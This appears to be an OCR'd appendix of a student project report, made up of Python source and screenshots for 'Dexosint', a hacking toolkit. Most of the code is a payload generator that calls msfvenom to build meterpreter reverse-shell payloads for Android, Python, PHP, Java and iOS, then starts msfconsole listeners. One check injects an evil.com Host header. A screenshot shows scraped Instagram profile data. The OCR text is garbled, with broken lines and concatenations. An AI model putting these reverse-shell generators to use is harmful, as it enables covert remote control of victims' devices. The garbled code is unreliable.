        print(cyan + "Could'nt fetch data for the given PORT")

    url = (port + host)

    data = urlopen(url)
```

```
        headers = data.info()

        if not "X-Frame-Options" in headers:
            print(red + "\n\t\t\bWebsite is vulnerable to ClickJacking\n\n")
            print(green + "\n\n\t\t.........Complete !!.........\n\n")

        else:
            print(red + "\n\t\t\bWebsite is not Vulnerable to ClickJacking\n\n")
            print(green + "\n\n\t\t.........Complete !!.........\n\n")
    except KeyboardInterrupt:
        os.system("clear")
        Bug()

def HostHeader():
    try:
         print(cyan +
        print(green + """
        !!!!............Host header injection............!!!!""")
        print(cyan + """
        ____________________¶_¶¶¶__¶¶_¶¶___¶¶¶¶¶¶
        _________¶¶¶¶¶¶¶¶_¶¶_¶¶_¶¶__¶¶_¶¶¶¶¶¶¶¶_¶¶
        ________¶¶_¶¶¶¶¶¶¶¶_¶¶_¶¶¶¶¶__¶¶¶¶¶¶__¶¶_¶¶
        ________¶¶¶¶___¶¶¶¶¶__¶¶___¶¶¶¶¶¶¶¶¶¶__¶¶¶¶
        _____________¶¶¶¶¶¶¶¶¶_______¶¶¶¶¶_¶¶¶
        ___________¶¶¶_¶_¶¶¶¶¶______¶¶¶_¶¶¶_¶¶¶¶
        __________¶¶¶_¶_¶¶__¶¶¶_____¶¶¶__¶¶¶__¶¶¶
        _________¶¶_¶¶_¶¶__¶¶_¶_____¶_¶¶__¶¶_¶_¶¶¶
        _______¶¶¶_¶_¶¶¶__¶¶_¶¶_____¶¶_¶___¶¶_¶¶_¶¶¶
        ______¶¶_¶¶_¶¶¶____¶¶¶_______¶¶¶_____¶¶_¶_¶¶¶¶
        _¶¶¶¶¶¶_¶_¶¶¶_________________________¶¶_¶¶_¶¶¶¶¶¶
        ¶¶____¶¶_¶¶¶____________________________¶¶_¶¶____¶
        ¶¶_____¶¶¶¶______________________________¶¶_____¶¶
        _¶¶¶____¶¶_______________________________¶____¶¶¶
        __¶¶¶¶__¶¶_______________________________¶¶¶¶¶¶¶
        """)
        host = input(green + "Enter host (Ex:Facebook.com) >> ")
        port = int(input("Enter port(80->http  443->https) >> "))
        if port == 80:
            port = 'http://'
        elif port == 443:
            port = 'https://'
        else:
            print(cyan + "Could'nt fetch data for the given PORT")
        url = (port + host)
        headers = {'Host': 'http://evil.com'}
        response = requests.get(url, headers=headers)
        if 'evil.com' in response.headers:
            print(red + "V\n\t\t\bulnerable to Host Header Injection")
            print(green + "\n\n\t\t.........Complete !!.........\n\n")

        else:
            print(red + "\n\t\t\bNot Vulnerable to Host header injection")
            print(green + "\n\n\t\t.........Complete !!.........\n\n")
    except KeyboardInterrupt:
   os.system("clear")
        Bug()


glet.figlet_format("BUG FIND IN WEBSITE")
    print(colored(ascii_banner, 'yellow', attrs=["bold"]))
    print(green + """
                          1.ClickJacking
                          2.Host header injection
                          3.URL redirection checker

                          usage : type exit back to menu
                          """)
    inp = (input("Choose Options >> "))
    if inp == '1':
        os.system("clear")
        ClickJacking()
    elif inp == '2':
        os.system("clear")
        HostHeader()
    elif inp == '3':
        os.system("clear")
        urlinfo()
    elif inp == 'exit':
        os.system("clear")
        dexosint()
    else:
        print(red + "Invalid choice")
    while True:
        Bug()


def url_info():
    try:
        print(Y + """  _____________________
      /                 `   \
      |  .-----------.  |   |-----.
      |  |           |  |   |-=---|
      |  | Apple //c |  |   |-----|
      |  |           |  |   |-----|
      |  |           |  |   |-----|
      |  `-----------'  |   |-----'/\
       \________________/___'     /  \
          /                     / / /
         / //               //  / / /
        /                     / / /
       / _/_/_/_/_/_/_/_/_/_/ /   /
      / _/_/_/_/_/_/_/_/_/_/ /   /
     / _/_/_/________/_/_/_/ / __/
    /_________________________/ /
    \_________________________\/""")
        url = input(green + "Enter the URL :")
        encoded_url = urllib.parse.quote(url, safe='')
        api_url =
"https://ipqualityscore.com/api/json/url/VSEFguQl63sVvFdHzD7McwrWP8vT2z
CF/"
        data = requests.get(api_url + encoded_url)
        print(json.dumps(data.json(), indent=4))
    except KeyboardInterrupt:
        os.system("clear")
        anatomyurl()


        print(green + """
    @@@@@@@@@@@&^:7&@@@@@@@@@@@&
    @@@@@@@@@@@@P^:!5J?7777?J5!:^P@@@@@@@@
```

```
      @@@@@@@@@@&5^^~~~!!!!!!~~~^^5&@@@@@@@@
          @@@@@@@@&J^^!!!!!!!!!!!!!!!!^^J&@@@@@@@@
          @@@@@@@#~^!!!^.~!!!!!!!!~.^!!!^~#@@@@@@@
          @@@@@@@^^7!!!!!!!!!!!!!!!!!!7^^@@@@@@@
          @@#BB@G.!!!!!!!!!!!!!!!!!!!!!!.G@BB#@@
          G!~~~~^.^^^^^^^^^^^^^^^^^^^^^^^^^^.^~~~~!G
          .~!!!!::7!!!!!!!!!!!!!!!!!!!7::!!!!~.
          .!!!!!^:!!!!!!!!!!!!!!!!!!!!!:^!!!!!.
          .!!!!!^:!!!!!!!!!!!!!!!!!!!!!:^!!!!!.
          .!!!!!^:!!!!!!!!!!!!!!!!!!!!!:^!!!!!.
          .!!!!!^:!!!!!!!!!!!!!!!!!!!!!:^!!!!!.
          .!!!!7^:!!!!!!!!!!!!!!!!!!!!:^7!!!!.
          ~^!!!~.:!!!!!!!!!!!!!!!!!!!!!!:.~!!!^~
          &57!7J?:7!!!!!!!!!!!!!!!!!!!7:?J7!75&
          @@@@@@B:~!!!!!!!!!!!!!!!!!!!~:B@@@@@@

    os.system(
        "msfvenom -p android/meterpreter/reverse_http lhost=" + i
    -o " + name + ".apk")
    print(green, '[+]Generating Payload')
    time.sleep(3)
    print("payload saved " + name + ".apk")
    listeners("http")
else:
    print("option not found")
    generate()

              generate()
          except KeyboardInterrupt:
              os.system("clear")
            def apple_payload():
          try:
              print(cyan + "\t\t\b!!!!............Apple-ios Payload Creation............!!!!\n\n")
              print(cyan + """
                                   :~!.
                                .!JY55.
                               ^Y5555~
                              :555Y?:
                      .:::.   :7!~:.::::.
                   ^7JYY55YJ?7~~7?JY5555YJ7^
```

```
                    :J555555555555555555555555Y~
                  ^55555555555555555555555557.
                 .Y555555555555555555555555~
                 ^555555555555555555555555Y.
                 ~555555555555555555555555Y.
                 :55555555555555555555555557
                  ?5555555555555555555555555?^
                  :Y55555555555555555555555555J~
                   ^Y5555555555555555555555555Y:
                    ^Y55555555555555555555555J:
                     .7555555555555555555555557.
                       :7YY5YJ?7!!!7?JY5YY7:
                         .::..      ..::.
                 """)

                 def listeners(type):
                     listen = input(green + "do you want to start multi/handler(yes/No)  :")
                     if listen == "yes":
                         ip = input("Enter the Local Host IP Address :")
                         lport = input("Enter the Local Port :")
                         os.system(
                             "msfconsole -q -x" + "'use exploit/multi/handler; set payload
         apple_ios/aarch64/meterpreter_reverse_" + type + "; set lhost " +
          ip + "; set lport " + lport + "; exploit'")
   else:
       payload_gen()
```


```
        def listeners(type):
            listen = input(green + "do you want to start multi/handler(yes/No)  :")
            if listen == "yes":
                ip = input("Enter the Local Host IP Address :")
                lport = input("Enter the Local Port :")
                os.system(
                    "msfconsole -q -x" + "'use exploit/multi/handler; set payload
python/meterpreter_reverse_" + type + "; set lhost " + ip + "; set lport " + lport + ";
exploit'")
            else:
                payload_gen()
```

```
 ip = input(Y + "Enter the Local Host IP Address:")
 port = input("Enter the Local Port:")
 name = input("Enter the Payload Name:")
 print(Blue, """
                  available payloads
                   1)python/meterpreter_reverse_tcp
                   2)python/meterpreter_reverse_https
                   3)python/meterpreter_reverse_http
                             """)

          def generate():
              x = int(input("choose option:"))
              if x == 1:
                  os.system(
                      "msfvenom -p python/meterpreter_reverse_tcp
   lhost=" + ip + " lport=" + port + " -o " + name + ".py")
print(green, '[+]Generating Payload')
time.sleep(3)
print("payload saved " + name + ".py")
listeners("tcp")

            elif x == 2:
                os.system(
                    "msfvenom -p python/meterpreter_reverse_https lhost="
 + ip + " lport=" + port + " -o " + name + ".py")
                print(green, '[+]Generating Payload')
                time.sleep(3)
                print("payload saved " + name + ".py")
                listeners("https")
            elif x == 3:
                os.system(
                    "msfvenom -p python/meterpreter_reverse_http lhost="
  + ip + " lport=" + port + " -o " + name + ".py")
                print(green, '[+]Generating Payload')
               time.sleep(3)
               print("payload saved " + name + ".py")
               listeners("http")
           else:
               print("option not found")
```

```
                generate()

        generate()
    except KeyboardInterrupt:
        os.system("clear")
        payload_gen()


def php_payload():
    try:
        print(cyan + "\t\t\b!!!!............PHP Payload Creation............!!!!\n\n")
        print(green + """                          ________
                        | ___  o|
                        |[_-_]_ |
     _______________    |[_____]|
    |.------------.|    |[_____]|
    ||            ||    |[====o]|
    ||            ||    |[_.--_]|
    ||            ||    |[_____]|
    ||            ||    |      :|
    ||____________||    |      :|
.==.|""  ......    |.==.|      :|
|::| '-.________.-' |::||      :|
|''|  (__________)-.|''||______:|
`""""`_.............._""""`_______
   /::::::::::"::\`;'-.-.  `""""")

        def listeners(type):
            listen = input(green + "do you want to start multi/handler(yes/No)  :")
            if listen == "yes":
                ip = input("Enter the Local Host IP Address :")
                lport = input("Enter the Local Port :")
                os.system(
                    "msfconsole -q -x" + '''use exploit/multi/handler; set payload
php/meterpreter_reverse_" + type + "; set lhost " + ip + "; set lport " + lport + ";
exploit'")
            else:
                payload_gen()

        ip = input(Y + "Enter the Local Host IP Address:")
        port = input("Enter the Local Port:")
        name = input("Enter the Payload Name:")
        print(Blue, """
                         available payloads
                          1)php/meterpreter_reverse_tcp
                          2)php/meterpreter_reverse_https
                          3)php/meterpreter_reverse_http
                          """)

        def generate():
            x = int(input("choose option:"))
            if x == 1:
                os.system(
                    "msfvenom -p php/meterpreter_reverse_tcp lhost=" + ip + " lport=" +
port + " -o " + name + ".php")
                print(green, '[+]Generating Payload')
                time.sleep(3)
                print("payload saved " + name + ".php")
                listeners("tcp")

              elif x == 2:
                  os.system(
                      "msfvenom -p php/meterpreter_reverse_https lhost=" + ip + " lport=" +
  port + " -o " + name + ".php")
                  print(green, '[+]Generating Payload')
                  time.sleep(3)
                  print("payload saved " + name + ".php")
                  listeners("https")
              elif x == 3:
                  os.system(
                      "msfvenom -p php/meterpreter_reverse_http lhost=" + ip + " lport=" +
  port + " -o " + name + ".php")
                  print(green, '[+]Generating Payload')
                  time.sleep(3)
                  print("payload saved " + name + ".php")
                  listeners("http")
              else:
                  print("option not found")
                  generate()
        generate()
    except KeyboardInterrupt:
        os.system("clear")
        payload_gen()


def java_payload():
    try:
        print(cyan + "\t\t\b!!!!............Java Payload Creation............!!!!\n\n")
        print(Y + """
                                   ^^
                                ~J:
                               .JY^
                              ^J57.
                           .^?5Y!.
                         :7Y5Y7: .^~!^.
                      .~J55J~:^!JJ7~:.
                     ^J55?^.^?5Y!:
                    :55Y!. ^55J^
                    :Y5?.  !55Y^
                     :JY~  .?55Y!.
                      .!J!.  !Y55!
                        .~!.  !5Y!      ...
              .^~~~^:.     . .!!^      .^~7J?^
            .?5P5J!~~^^^^^~~~!!!!777!:.    ^P5~
             .^~~!7777777777!!~~^^::.      7PY~
                .?J~::.......::^^~~.    :!JY?^.
                 ~?JJYYYYYYYYYYYYYJ?!. .^!!^:
                  .^:..::::::....
                  !55JJ??????JJYY?~.
       :~~~~^.  .~!7?JJJJJ??7!~^.      .^
     :JPPY7~::..       ... ....:::^^~~!!:.
      ^!7???JJJJJ?????????????????777!!!77!.
            .:~~!!!!7777777777777?????77!~:.
               ...::::^^^^^^^^^:::... """)

    def listeners(type):
        listen = input(green + "do you want to start multi/handler(yes/No)  :")
        if listen == "yes":
            ip = input("Enter the Local Host IP Address :")
```

```
                  lport = input("Enter the Local Port :")
                  os.system(
                      "msfconsole -q -x" + "'use exploit/multi/handler; set payload
  java/meterpreter_reverse_" + type + "; set lhost " + ip + "; set lport " + lport + ";
  exploit'")
              else:
                  payload_gen()

          ip = input(Blue + "Enter the Local Host IP Address:")
        port = input("Enter the Local Port:")
        name = input("Enter the Payload Name:")
        print(Blue, """
                          available payloads
                           1)java/meterpreter_reverse_tcp
                           2)java/meterpreter_reverse_https
                           3)java/meterpreter_reverse_http
                           """)

        def generate():
            x = int(input("choose option:"))
            if x == 1:
                os.system(
                    "msfvenom -p java/meterpreter/reverse_tcp lhost=" ++ port + " -o "
name + ".jar")
                print(green, '[+]Generating Payload')
                time.sleep(3)
                print("payload saved " + name + ".jar")
                listeners("tcp")

            elif x == 2:
                os.system(
                    "msfvenom -p java/meterpreter/reverse_https lhost=" + ip + " lport=" +
port + " -o " + name + ".jar")
                print(green, '[+]Generating Payload')
                time.sleep(3)
                print("payload saved " + name + ".jar")
                listeners("https")
            elif x == 3:
                os.system(
                    "msfvenom -p java/meterpreter/reverse_http
```

```
lhost=" + ip + " lport=" + port + " -o " + name + ".jar")
                print(green, '[+]Generating Payload')
                time.sleep(3)
                print("payload saved " + name + ".jar")
                listeners("http")
            else:
                print("option not found")
                generate()

           generate()
       except KeyboardInterrupt:
           os.system("clear")
           payload_gen()



   def payload_gen():
       ascii_banner = pyfiglet.figlet_format("PAYLOAD GENERATOR")
       print(colored(ascii_banner, 'yellow', attrs=["bold"]))
       print(green + """

                       1.Android Payload Generator
                       2.Apple-ios Payload Generator
                       3.Windows Payload Generator
                       4.Linux Payload Generator
                       5.Python Payload Generator
      6.Php Payload Generator
      7.Java Payload Generator

                        usage : type exit back to menu
                        """)
         inp = (input("Info>> "))

         if inp == '1':
             os.system("clear")
             android_payload()
         elif inp == '2':
             os.system("clear")
             apple_payload()
         elif inp == '3':
             os.system("clear")
            windows_payload()
        elif inp == '4':
            os.system("clear")
            linux_payload()
        elif inp == '5':
            os.system("clear")
            python_payload()
        elif inp == '6':
            os.system("clear")
            php_payload()
        elif inp == '7':
            os.system("clear")
            java_payload()
        elif inp == 'exit':
            os.system("clear")
            dexosint()
        else:
            print(red + "Enter an valid option")
            while True:
                payload_gen(
    try:
        def dexosint():

            print("\n\n\n")
            print(cyan + """
```




```
""")
         print(Y + "                                Created By : Surya B")
         print("\n\n\n")
         print(green + """
                  Available Modules
```

```
               1.Information Gathering
               2.Website Vulnerability Scanning
               3.Network Scanning
               4.Bug Bounty tools
               5.Anatomy of URL
               6.Payload Generator

               usage : type exit to stop
        """)
        a = (input("Module >> "))
        if a == "1":
            os.system("clear")
            reconinput()
        elif a == '2':
            os.system("clear")
            Webvuln()
        elif a == '3':
            os.system("clear")
            network1()
        elif a == '4':
            os.system("clear")
            Bug()
        elif a == '5':
            os.system("clear")
            anatomyurl()
        elif a == '6':
            os.system("clear")
            payload_gen()
        elif a == "exit":
            os.system("clear")
                 exit()
        else:
            print(red + "\t\t\t\b..........Invalid choice..........")
    dexosint()
except KeyboardInterrupt:
```

APPENDIX 2


SCREENSHOTS

OUTPUT:




```
┌──(kali㉿kali)-[~]
└─$ cd Downloads/Dexosint

┌──(kali㉿kali)-[~/Downloads/Dexosint]
└─$ ls
dexosint.py  dexosint.py.save  dexosint.py.save.1  flappy_bird-v1-3.apk  main.py  project_guide  venv

┌──(kali㉿kali)-[~/Downloads/Dexosint]
└─$ python3 dexosint.py
```

Figure: Code




```
              !!!!............Network Scanner............!!!!

.................................................................
        _nnnn_
           dGGGGMMb     ,"".
          @p~qp~~qMb    | Linux Rules! |
          M|@||@) M|   _;.............'
          @,----.JM| -'
         JS^\__/  qKL
        dZP        qKRb
       dZP          qKKb
      fZP            SMMb
      HZM            MMMM
      FqM            MMMM
    __| ".        |\dS"qML
    |    `.       | `' \Zq
   _)      \.___.,|     .'
   \____   )MMMMMM|   .'
        `-'       `--' hjm
Enter the IP Address Range (ex: 192.168.225.1/24)>> :192.168.142.0/24

.................................................................
IP                      MAC
.................................................................

.................................................................
192.168.142.125         68:ec:c5:0d:2a:2d
192.168.142.172         ae:bf:14:6e:be:70


              .........Complete !!.........

                                 TOOLS

                         1.Network Scanner
                         2.Mac Changer
                         3.Open Port Scanner


                         usage : type exit back to menu

Choose Options >> 
```

Figure: Network Scanning




```
          1.Instagram Information accumulating
          2.PDF meta data analysis
          3.Trace Single IP
          4.Username Enumeration

          usage : type exit back to menu

Info>> 
```

Figure: Information Technology



```
          !!!!............ INSTAGRAM INFORMATION GATHERING ............!!!!

Enter a username : cyber__dexter
Username : cyber__dexter
ID : 47169459491
Full name : Cyberdexter
Biography : ⏳TiMe WaStE EvErY tHinG is wAsTE⏳
▣ "It's Impossible." said Pride.
● "It's Risky." said Experience.
♠"It's Pointless." said Reason.
Business category name : None
External URL : https://bit.ly/3nJp9jW
Followed by viewer : False
Followees : 225
Followers : 155
Follows viewer : False
Blocked by viewer : False
Has blocked viewer : False
Has highlight reels : True
Has public story : False
Has requested viewer : False
Requested by viewer : False
Has viewable story : False
IGTV : 0
Business account : False
Private account : False
Verified : False
Media count : 78
Profile picture URL : https://instagram.fmaa1-3.fna.fbcdn.net/v/t51.2885-19/292316532_840916863745481_4716245545834040462_n.jpg?stp=dst-jpg_s320x320&_nc_ht=instagram.fmaa1-3.fna.fbcdn.net&_nc_cat=105&_nc_ohc=1DoP_PcqhHQAb7BumaA&edm=AOQ
1c0wBAAAA&ccb=7-5&oh=00_AfAgAQDt68xoYQ-v4mebbNAWwlfFJRlq-d0ENfBLfNQbbQ&oe=663442708_nc_sid=8b3546
```


Figure:Instagram Information Gathering



kali@kali: ~/Downloads/Dexosint
File Actions Edit View Help
kali@kali: ~/Downloads/Dexosint
kali@kali: ~

```
!!!!................PDF meta data analysis................!!!!

Enter The File path >>/home/kali/hackbook.pdf
Xref table not zero-indexed. ID numbers for objects will be corrected.

[+] Author        :  Gary Hall
[+] Creator       :  calibre 2.69.0 [https://calibre-ebook.com]
[+] Producer      :  calibre 2.69.0 [https://calibre-ebook.com]
